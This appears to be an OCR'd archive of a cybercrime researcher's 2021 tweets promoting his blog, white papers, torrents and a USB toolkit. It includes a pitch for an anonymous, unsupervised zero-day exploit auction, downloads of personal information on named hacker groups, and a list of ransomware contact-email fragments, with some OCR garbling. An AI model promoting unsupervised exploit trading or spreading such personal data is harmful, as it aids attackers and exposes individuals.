


14:52

https://t.co/H7zRzUN59S #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntel #threatintelligence https://t.co/jl5HaPKfK6



https://t.co/H7zRzUN59S #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntel #threatintelligence https://t.co/rXKxYYpGLK



18 - Saturday

07:20

https://t.co/JTcqOaYgET has come to an end?! The blog has a new address - https://t.co/DjegbOF3Wx bookmark it today and visit it on a daily basis! Keep it cool! Image courtesy of a loyal blog fan. Second image courtesy of me while attending a private party! https://t.co/3XSou8VIkn



07:26
https://t.co/Kkm3ThT8W2 #security #cybercrime #malware #CyberSecurity
#ThreatIntel #ThreatHunting #ThreatIntelligence

⇄1

20 - Monday

12:53

https://t.co/327gMDfvFr #security #cybercrime #malware #cybersecurity #threatintel #ThreatHunting

22 - Wednesday

06:35


My corporate head shot circa 2012. https://t.co/8zV18qfG0K



29 - Wednesday

10:16

Check this out and don't forget to "stay tuned". Setting them straight since the early days of humankind - https://t.co/DjegbOF3Wx Cheers! Dancho #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/joYJh64pu1



October


1 - Friday

11:50


God bless. #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatHunting https://t.co/F3cWRANhRm



12:13



12:24
Cheers! #security #cybercrime #malware #CyberSecurity #ThreatIntel
#ThreatHunting https://t.co/xbvMtjWK3I




#NowPlaying - https://t.co/tJSBZLmXou

2 - Saturday


05:18

Re-defining the very basics of what shapes us on a daily basis - high quality and constructive and never-published before threat intelligence and OSINT analysis cybercrime research. Check this out - https://t.co/DjegbOF3Wx https://t.co/H3al9OIGvY



Check this out! - https://t.co/DjegbOF3Wx #security #cybercrime #malware #CybersecurityAwarenessMonth #ThreatIntel #ThreatHunting #threatintelligence https://t.co/zpbdzbNs3Y

$\rightleftharpoons 2 \bigstar 1$



Friends and colleagues. This is Dancho. Do you invest in cyber security projects? Do you want to work with me? I'm in an urgent need of an investor for a project with a total requested amount in \$5,000 in BitCoin. Drop me a line at dancho.danchev@hush.com https://t.co/sDaGt3iVDW

Zero Day Exploit Auction

We're a partnership between the world's leading expert in the field of cybercrime research OSINT and threat intelligence gathering Dancho Danchev and one of the Web's most popular destinations for hackers and security experts since 1994 the infamous Astalavista.box.sk where we aim to set the foundationds for a ground-breaking and fully working Zero Day Exploits auction business model where users researchers vendors and companies can buy and sell exploits in an anonymous and fully automated without any sort of supervision fashion where the ultimate goal would be to improve everyone's security and provide the necessary publicity and financial incentive for researchers and users to submit buy and sell their exploits online.

Current Project Statistics:


Exploits: 36,640 | Researchers: 44,134

Multiple Local Versions for This Project Include: Russia | Germany | Turkey | France | Italy | Spain | Romania | Poland | Argentina | Japan | China |



15:30

https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #ThreatIntelligence #ThreatHunting https://t.co/DWc7JPuTd7



3 - Sunday

14:50

Here's my latest compilation of @ProtonMail and @TutanotaTeam themed ransomware email accounts. Let's make it happen! - https://t.co/yOdOTLxYa8; https://t.co/8lldBA940f #security #cybercrime #malware #ThreatHunting #threatintelligence #threatintel https://t.co/dD4GDTah1a

abramova admin agent airmail anonymous aol ar artemy asia askheip assistant au ausi axitrun backdata backup backuppc badlamadec batary benitsanstravaille bichkova bigbosshorse bigmir billwong bitcoin bitlocker bitmessage bitsupportz biZ black blackbute blacklist blaze bm bobereen broodes brovsky btc CCCh chance charlieadmin checkcheck of cleverhorse clubnika CO COCK COM contact COT coronavi coronavirus countermail criptext crypt cryptedfiles cryptofiles cryptservice ctemplar cumallover cybergroup cyberunion cz danwin data databack datarest datos de dec decode decodeacrux decoderma decr decrypt decrypterfile decryptfiles decryptgroup decryptor deparisko deus devilguy diablo disroot dk doctor dollars douarix dr duran e-mail ea edu ee elude email encrypt encryptc encryptfile enigmasoftware er eu exploit fileensineering filegorilla files filesreturn firemail flower flowerboard fonix fox foxmail fr frthnfdsgalknbvfkj fud geniesanstravaille gf gmail gmx goat gomer goodmen gorentos grand help helper helpmanager helpme hiden hmamail horsefucker host hotmail Ibm im inbox Indea india info io Iqzi ir iran Ivan ix Jabb jabber jack James Jerjis John Jonskuper jp jpg keemail keepcalm kiaracript kirova kromber lechiffre legion li lion live lock lu mail mailfence mailtemp mammon mishacat mk mr ms msgsafe mycommerce naskhelp nbobgreen ndeus net newhelper nhelpmanager ninja null octopusdoc onimransom onion onionmail openfileyou openmalibox ordersupport Org outlook padredelicato panda panzergen patrik payorypt payoff pdfhelp pecunia ph phobos phobosrecovery pixell pl pm poker post pro protonmail pskovmama qbmail qip qq rambler ransom raynorztot rebushetp recovery remotepchelper restaurouisscus restore restored/yu returndb riseup robocript ru russian safe-mail safronov salesrestoresoftware scryotmail secmail service seven seznam si Sigaint simplesup si skgrhk sn soft sos SP spacexhuman steven SU sup SUPPORT techmail teslabrain tfwno tg thesecure tizer tomice tor torbox torchwood tormail tuta tutamail tutanota ua ulot uk ultimatehelp uni unlock unlockdata unlockdiles unluckware ursa usa vashmail vendetta vengisto vine voidfiles wang whizoze wibor windows ws wyseil Xmpp ya yahoo yandex yeah yopmail vouneedmail zimbabwe zohomail zove


4 - Monday

00:04

RT @TutanotaTeam: @dancho_danchev @ProtonMail Thanks for reporting, we'll look into this!

00:05

Folks. Check out my new Dark Web Onion address which is - https://t.co/65pZhsbELh #security #cybercrime #malware #CyberSecurity #threatintelligence https://t.co/vXhk7R2tKK



Who's investing in cyber security projects?

≥ 1 ★2	
21:27	
	https://t.co/qmRY1QPqLI
21:27	
	https://t.co/M6vqTGe5KN
22:55	
	https://t.co/sZXGMvSSgK
22:55	
	https://t.co/XdTkQMkWm1
22:55	
	https://t.co/30Etoz0Tvv
22:55	
	https://t.co/se5hIPIIaF
22:56	·
	https://t.co/aiHCMkEoAD
	https://t.co/aiHCMkEoAD

6 - Wednesday

13:21

A Compilation of Currently Active and Related Scams Scammer Email Addresses – An OSINT Analysis - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:21

A Compilation of Currently Active Cyber Jihad Themed Personal Email Addresses – An OSINT Analysis - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:22

A Compilation of Currently Active Full Offline Copies of Cybercrime-Friendly Forum Communities – Direct Technical Collection Download -[RAR] - https://t.co/HBrH9cBDib#security#cybercrime#malware#CyberAttack#threatintel#threatintelligence

13:22

A Compilation of Personally Identifiable Information on Various Iran-based Hacker Groups and Lone Hacker Teams – Direct Technical Collection Download – [RAR] https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel

13:22

A Koobface Botnet Themed Infographic Courtesy of my Keynote at CyberCamp – A Photo - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:22

Advanced Bulletproof Malicious Infrastructure Investigation – WhoisXML API Analysis - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

⇄1

13:23

Advanced Mapping and Reconnaissance of Botnet Command and Control Infrastructure using Hostinger's Legitimate Infrastructure – WhoisXML API Analysis - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:23

Advanced Mapping and Reconnaissance of the Emotet Botnet – WhoisXML API Analysis - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran – Free Research Report - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:24

Astalavista Security Newsletter - 2003-2006 - Full Offline Reading Copy - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:24

Compilations of Personally Identifiable Information Including XMPP/Jabber and Personal Emails Belonging to Cybercriminals and Malicious Threat Actors Internationally – An OSINT Analysis - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack

$\bigstar 1$

13:24

Cyber Intelligence – Personal Memoir – Dancho Danchev – – Download Free Copy Today! - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:25

Cybercriminals Impersonate Legitimate Security Researcher Launch a Typosquatting C&C Server Campaign – WhoisXML API Analysis - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:25

Dancho Danchev - Cyber Intelligence - Personal Memoir - Direct Download Copy Available - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:25

Dancho Danchev's "A Qualitative and Technical Collection OSINT-Enriched Analysis of the Iranian Hacking Scene Through the Prism of the Infamous Ashiyane Digital Security Team" Report – [PDF] - https://t.co/HBrH9ck2qD #security #cybercrime

13:25

Dancho Danchev's "Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran" Report – [PDF] - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:26

Dancho Danchev's "Astalavista Security Group - Investment Proposal" Presentation - A Photos Compilation - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

Dancho Danchev's "Building and Implementing a Successful Information Security Policy" White Paper – [PDF] - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:26

Dancho Danchev's "Cyber Jihad vs Cyberterrorim - Separating Hype from Reality" Presentation - [PDF] - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:26

Dancho Danchev's "Cyber Jihad vs Cyberterrorism - Separating Hype from Reality - A
Photos Compilation - https://t.co/HBrH9ck2qD #security #cybercrime #malware
#CyberAttack #threatintel #threatintelligence

13:27

Dancho Danchev's "Exposing Koobface - The World's Largest Botnet" Presentation - A Photos Compilation - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:27

Dancho Danchev's "Exposing Koobface - The World's Largest Botnet" Presentation - [PDF] - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:27

Dancho Danchev's "Exposing the Dynamic Money Mule Recruitment Ecosystem" Presentation - A Photos Compilation - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:27

Dancho Danchev's "Exposing the Dynamic Money Mule Recruitment Ecosystem"
Presentation – [PDF] - https://t.co/HBrH9cBDib #security #cybercrime #malware
#CyberAttack #threatintel #threatintelligence

13:28

Dancho Danchev's "Intell on the Criminal Underground – Who's Who in Cybercrime for "Presentation – [PDF] - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

⇄1

13:28

Dancho Danchev's "Intell on the Criminal Underground – Who's Who in Cybercrime for?" – A Photos Compilation - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

⇄2

226

Dancho Danchev's - Cybercrime Forum Data Set - Free Direct Technical Collection Download Available - 19 GB - [RAR] - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:29

Dancho Danchev's Blog – Full Offline Copy Available - [PDF] - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:29

Dancho Danchev's Comeback Livestream Today – Join me on Facebook Live! - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

⇒3
13:29

Dancho Danchev's CV - Direct Download Copy Available - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

⇄2 13:29

Dancho Danchev's Cybercrime Forum Data Set for – Upcoming Direct Technical Collection Download Available - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

⇄2 13:30

> Dancho Danchev's Primary Contact Points for this Project – Email/XMPP/Jabber/OMEMO and PGP Key Accounts - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:30

Dancho Danchev's Privacy and Security Research Compilation – Medium Account Research Compilation – [PDF] - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:30

Dancho Danchev's Private Party Videos - Direct Video Download Available - https://t.co/HBrH9cBDib #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:30

Dancho Danchev's Private Party Videos – Part Three – Direct Video Download Available - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence \rightleftharpoons 1

13:30

Dancho Danchev's Private Party Videos – Part Two – Direct Video Download Available - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

13:31

Dancho Danchev's Random Conference and Event Photos – A Compilation - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence

8 - Friday

09:44

Introducing Dancho Danchev's Ultimate "Cybercrime Research and Cybercrime Fighting Toolkit" USB Stick - Order a copy today! - https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence #ThreatHunting https://t.co/fRt5QOO2g2

- Cybercrime_Forum_Data_Set_2021
- Dancho_Danchev_Astalavista_Security_Newsletter_Compilation_2021
- Dancho_Danchev_Blog_Archive_JSON_2021
- Dancho_Danchev_Blog_Cybercrime_Research_Photos_Compilation_2021
- Dancho_Danchev_Blog_E-Book_Archive_2021
- Dancho_Danchev_Cyber_Threat_Actors_Analysis_Research_Compilation_2021
- Dancho_Danchev_Cybercrime_Research_2021_Personally_Identifiable_Information_Compilation
- Dancho_Danchev_Cybercrime_Research_Personal_Photos_Compilation_2021
- Dancho_Danchev_Cybercrime_Research_Presentations_2021
- Dancho_Danchev_Intelligence_Community_2.0_Dark_Web_Onion_Backup_2021
- Dancho_Danchev_Interview_DW_Koobface_Botnet_MP3_2021
- Dancho_Danchev_Iran_Hackers_Personally_Identifiable_Information_Compilation_2021
- Dancho_Danchev_Iran_White_Paper_2021
- Dancho_Danchev_Iran_White_Paper_Part_Two_2021
- Dancho_Danchev_Keynote_Koobface_Botnet_CyberCamp_2021
- Dancho Danchev Malware Trends White Paper 2021
- Dancho_Danchev_Medium_Research_Compilation_2021
- Dancho_Danchev_Personal_Memoir_Compilation_Research_2021
- Dancho_Danchev_Personal_Photos_Compilation_2021
- Dancho_Danchev_Private_Party_New_Year_Videos_Compilation
- Dancho_Danchev_Security_Policy_White_Paper_2021
- Dancho_Danchev_Twitter_Account_Archive_2021
- Dancho_Danchev_Unit-123_Security_Research_Compilation_2021
- Dancho_Danchev_Webroot_Research_Compilation_2021
- Dancho Danchev ZDNet Research Compilation 2021
- WhoisXML_API_Research_Articles_2021



9 - Saturday

11:18

https://t.co/fnswrm8KWP #security #cybercrime #malware #CyberSecurity #ThreatIntel #threatintelligence https://t.co/0uHfaolf5J



Grab the Torrent! - https://t.co/tHKF82FHI3 Visit the infamous https://t.co/fnswrm8KWP and order a copy! Shipped and delivered every Friday! It would greatly help me fuel growth into my research and actually help me pay the bills. Stay tuned! https://t.co/5DmTctJ7SO



10 - Sunday

05:53

Grab the Torrent! https://t.co/tHKF82FHI3 Visit https://t.co/fnswrm8KWP and order a USB Stick! Regards. Dancho #security #cybercrime #malware #ThreatIntel #ThreatIntelligence #ThreatHunting #CyberSecurity #torrent https://t.co/5kWE2oyKOW

39.4 GB	Seeding	
288 MB	Seeding	
4.15 MB	Seeding	
6.06 GB	Seeding	
9.24 MB	Seeding	
754 kB	Seeding	
10.9 MB	Seeding	
1008 MB	Seeding	
2.65 MB	Seeding	
3.04 GB	Seeding	
255 MB	Seeding	
9.99 MB	Seeding	
163 MB	Seeding	
2.41 MB	Seeding	
60.7 MB	Seeding	
164 MB	Seeding	
541 MB	Seeding	
2.41 MB	Seeding	
864 kB	Seeding	
27.4 MB	Seeding	
602 MB	Seeding	
464 MB	Seeding	
48.6 MB	Seeding	
	288 MB 4.15 MB 6.06 GB 9.24 MB 754 kB 10.9 MB 1008 MB 2.65 MB 3.04 GB 255 MB 9.99 MB 163 MB 2.41 MB 60.7 MB 164 MB 541 MB 2.41 MB 864 kB 27.4 MB 602 MB 464 MB	288 MB Seeding 4.15 MB Seeding 6.06 GB Seeding 9.24 MB Seeding 754 kB Seeding 10.9 MB Seeding 1008 MB Seeding 2.65 MB Seeding 3.04 GB Seeding 9.99 MB Seeding 9.99 MB Seeding 163 MB Seeding 2.41 MB Seeding 164 MB Seeding 541 MB Seeding 541 MB Seeding 541 MB Seeding 52.41 MB Seeding 541 MB Seeding

Next week I'll be participating in a Russian documentary on hackers. Stay tuned!



11 - Monday

15:25

Grab the Torrent! - https://t.co/tHKF82FHI3 Regards. Dancho #security #cybercrime #malware #CyberSecurity #ThreatHunting https://t.co/pFebszoS9W



12 - Tuesday

03:32

Grab the Torrent! https://t.co/qiA1tYb2l1 Regards. Dancho #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence https://t.co/911g2tBPSG

≥3 ★2



14 - Thursday

06:28


Check out my latest paper for @whoisxmlapi - https://t.co/FHbh3cbt5d #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence https://t.co/Ogj0Vn921i

≥1 ★1




06:29

Here's my second white paper for @whoisxmlapi - https://t.co/bKiZkmDMEq #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence https://t.co/2DZLKSfF4n



06:30

Here's my third white paper for @whoisxmlapi - https://t.co/2MPVI0mKnz #security #cybercrime #malware #CyberAttack #threatintel #threatintelligence https://t.co/OejB7spFID



Grab the Torrent! Cybercrime Forum Data Set for 2021 consisting of full offline copies of 111 cybercrime-friendly forum communities for OSINT enrichment and processing including all of my publicly accessible research - https://t.co/qiA1tYsDcz https://t.co/oEY6z8Xs91





07:15

https://t.co/7Pzr7DCnLs #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

≈2 **★**1

07:16

https://t.co/XdTkQMkWm1 #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

≈1 ★1

07:17

https://t.co/sZXGMvSSgK #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

≈1 **★**1


07:17

https://t.co/tg9vFXyqYU #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatIntelligence

≈1 ★1

236

Check out my Dark Web Onion - https://t.co/HBrH9ck2qD #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/bvqIPWxu5E



	TRAN
07:46	https://t.co/8lldBA940f
07:46	https://t.co/yOdOTLxYa8
07:46	
07:46	https://t.co/zDeQhkaHEA
07:46	https://t.co/m65nyeOh8m
07:46	https://t.co/2L4ifQOsHr
	https://t.co/r5ncacvDMG
07:47	https://t.co/LRU8dgBQIk
07:47	https://t.co/8aifeEqC44
07:47	https://t.co/P7ZRSN3KWc
07:47	https://t.co/zfj9PIPIXh
	11(1)5.//(.00/21)37171/11

https://t.co/K4dEMgUE7G

07:52

Grab a copy of my personal memoir - 2021 - https://t.co/qLxz4GuRip [PDF] #security #cybercrime #malware #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/aLMhtjjU7f

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev


The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com

